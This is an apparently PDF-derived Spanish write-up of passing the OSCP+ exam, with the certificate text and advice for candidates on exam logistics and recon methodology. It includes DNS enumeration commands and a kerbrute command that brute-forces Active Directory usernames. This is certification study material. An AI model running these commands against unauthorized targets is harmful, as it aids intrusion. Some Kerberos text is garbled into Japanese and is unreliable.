
Please ensure to check our exam retake policy as well, which is available at [Exam Retake Policy](#)^[2].

Sincerely,
The Offsec Team
www.offsec.com

[1]: https://help.offsec.com/hc/en-us/articles/24828221457940#h_01HT2YXMT3V7TZ6K1B8JKWC90B
[2]: <https://help.offensive-security.com/hc/en-us/articles/4406830092564>



TERCER INTENTO - LUEGO DE 85 DÍAS DE ESPERA - SABADO 10 DE MAYO - CULMINACION EXITOSA - 80 PUNTOS.



This is to acknowledge that
Erick Daivid Abad Santana
OSID: 57166376
has achieved the
OSCP+
(OffSec Certified Professional Plus)
and successfully completed all requirements and criteria for
said certification through examination administered by OffSec.
This certification was earned on
May 11, 2025
This certification expires three years after issuance.



Ning Wang
Ning Wang, OffSec CEO



This is to acknowledge that
Erick Daivid Abad Santana
is certified as an
OSCP
(OffSec Certified Professional)
and successfully completed all requirements and criteria for
said certification through examination administered by OffSec.
This certification was earned on
May 11, 2025



Validate





CONSEJOS PARA ASPIRANTES.

- Asegurate de disponer de un documento de identidad extra en el proceso de validacion de identidad.





CONSEJOS PARA ASPIRANTES.

- Creacion De Metodologias Y Estadares: La Preparacion Desaparece Al Miedo - Primero Ganas La Batalla, Luego Te Diriges A La Guerra.

El Arte De Contextualizar

- Dispongo De Una IP Address ...
- El Puerto 80 - HTTP Esta Habilitado Website ...
- El Servicio SNMP Esta Habilitado ...
- 389, 3268 - LDAP ...
- 443 - HTTPS ...
- El puerto 53 - DOMAIN Esta Habilitado

Records Manual Analysis

1. Consulta de registros NS (Name Server), Verifica qué servidores DNS están delegados para el dominio de nuestro interés:


```
dig ns DNS_NAME @<IP_DNS>
```
2. Verificación de versión del servicio DNS (CHAOS), Posterior búsqueda de CVEs asociados:


```
dig CH TXT version.bind @<IP_DNS>
```
3. Consulta de todos los registros disponibles (ANY). Esto Puede revelar registros TXT, NS, SOA y más:


```
dig any DNS_NAME @<IP_DNS>
```

• Muchos DNS modernos limitan las respuestas ANY por

Analisis De Las Tecnologias Y Puertos Comunes

Kerberos

Kerberos es un protocolo de autenticación de redes de ordenador creado por el MIT. Este protocolo permite a dos ordenadores en una red互換して相互に認証する. Kerberos es un protocolo de seguridad de red informática que autentica las solicitudes de servicio entre dos o más hosts de confianza a través de una red que no es de confianza.

Instalacion ...

Validacion De Usuarios ...

Brute Force En Busca De Usernames

Para detectar Usernames validos en el AD, debemos ejecutar el siguiente comando:

```
sudo kerbrute userenum -dc IP TARGET -d DOMAIN_NAME /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
```

KERBRUTE

Podemos percibir un listado de Usernames, es un estandar metodologico crear una lista con estos Usernames , para probar posteriores ataques.

Coordinacion Del Examen

- Antes del examen ...
- Uso Del Software De Proctoring ...
- Durante El Examen ...
- Despues De La Realizacion Del Examen

Envio Del Reporte

1. El informe de examen debe presentarse en formato PDF archivado en un fichero .7z:


```
sudo 7z a OSCP-05-XXXX-Exam-Report.7z OSCP-05-XXXX-Exam-Report.pdf
```
2. Acceder hacia <https://upload.offsec.com/> para realizar el envio del reporte.

OffSec

Upload Exam Report

• PARA EVITAR PROBLEMAS ES RECOMENDABLE REALIZAR LA CARGA DEL .7z DESDE NUESTRO Kali Linux.

Upload Exam Files

Planificacion Y Estrategias Para El OSCP - EXAM

Tasks ...

Articulos, Blogs Y Videos Utiles

[Cómo obtuve mi OSCP a los 16 años](#) | por Ally Pittitt | [Medio](#) ([medium.com](#))

[Por qué Offsec debería tratar de ser la revisión OSCP](#) | por NOOO83R | [Medio](#) ([medium.com](#))

[\[1142\] OSCP Practice: Proving Grounds CTF-200 Labs - YouTube](#)

[Aprobado el OSCP, somos fracos por un minuto](#) | por Ryan Yager | [Medio](#) ([medium.com](#))

Pen 200 Course

El curso del Pen200 Cuesta 1200 Dolares.

Una vez se paga disponemos de acceso al material durante 90 días

Laboratorios

La realizacion de todo esto, nos asegura iniciar el examen con 18 puntos ganados, para ganar estos 18 puntos extra, debemos realizar el 80% de cada uno de los ejercicios, de cada una de las secciones de preparacion, al llegar a este 80%, se nos pone en Verde la casilla, y realizar al menos 30 de las 57 maquinas de los laboratorios.


10 PUNTOS EXTRA?



CONSEJOS PARA ASPIRANTES.

- Asegurate De Disponer De Una Conexion Estable Ha Internet. Puede Que Necesites Un Repetidor.





THANKS.